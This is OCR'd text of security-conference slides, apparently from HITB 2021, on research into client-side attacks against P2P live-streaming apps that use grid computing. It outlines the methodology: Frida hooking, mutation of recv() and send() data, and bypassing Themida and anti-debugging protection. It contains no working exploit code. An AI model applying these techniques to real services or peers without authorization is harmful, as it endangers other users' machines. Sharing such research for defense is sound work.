TRACK2

HITB SECCONF AMSTERDAM - 2021

Client-Side Attack on Live-Streaming Services Using Grid Computing

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About Us

TaiSic Yun

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
Sunhong Hwang

Seungmin Yoon

What is Grid Computing?



Application (.NET Client)
Application (C++ Client)
Application (Java Client)
Application (Node.js Client)
Data Grid Node 1
Data Grid Node 1
Data Grid Node 1

Type of Grid Computing


- Computational Grid
  - Performing complex operations using functions such as CPU or GPU
- Data Grid
  - Sharing and managing large amounts of distributed data
- Access Grid
  - A collection of resources and technologies that enables large format audio and video based collaboration between groups of people in different locations

Case Study: What uses Grid Computing

- P2P Based Services
  - e.g.
    - File upload/download platform
    - Live-Streaming service platform



Live-Streaming Service and Grid Computing



Company A

Company B

Company C

01. Building Environment for Test
- ✓ Tested in private channel to prevent harm to other clients
- ✓ Filter IP/PORT during on hooking with Frida

02. Process Execution Flow Analysis
- ✓ Process execution flow analysis with monitoring tools
- ✓ Checking privilege of process

03. Protocol Analysis
- ✓ Analysis of packet flows and data protocol using Wireshark
- ✓ Hooking with Frida

04. Code Analysis
- ✓ Static Analysis using disassembler
- ✓ Dynamic Analysis using debugger and hooking

05. Mutation
- ✓ Mutating received data by hooking recv()
- ✓ Mutating data to send by hooking WSASend()/Send()

06. Crash dump Analysis
- ✓ Prevent to send crash dump to server
- ✓ Root Cause Analysis

HARD THINGS

1

Real-Time Service : Independent execution is impossible

- Hooking-based analysis using Frida
- Analysis after triggering crash using Windbg and Pykd

2

Anti-Debugging & Themida Protector

- Themida unpacking script, pe-sieve, memory dump
- Cheat Engine VEH Debugger, x64dbg ScyllaHide

3

Can't control peer connection

- Using Python, write automation code to repeat reconnection until connected to a specific IP
- Write forced connection code to establish a socket connection to a specific client

4

Too large scale to analyze all


- Measure code coverage using LightHouse
- Focusing on the API used for grid communication.

5

RAM Availability & Network traffic

- Bought more RAM and better WIFI…

Bypass Themida



```
Function name
CXMLParser::GetReturnText(void)
CXMLParser::GetReturnInnerTagCount(void)
CXMLParser::operator=(CXMLParser const &)
start
sub_98D009
sub_98D044

Line 6 of 6
```

Not Readable Binary


pe-sieve

Memory dump

Bypass Anti-Debugging

Themida Unpacking script


➕ Code Coverage Analysis With frida + lighthouse




```
Function name
sub_401FF0
sub_402110
sub_4021F0
sub_402430
sub_402550
sub_402690
sub_4028E0
sub_4029E0
sub_402B60
sub_402E30
sub_402E50
sub_402EC0
sub_402F00
sub_402F70
sub_403290
sub_4034A0
sub_4036C0

Line 15 of 2104
```

Readable Binary

Process Flow




Process Structure




Grid Structure

Socket Connection

Tree based Grid

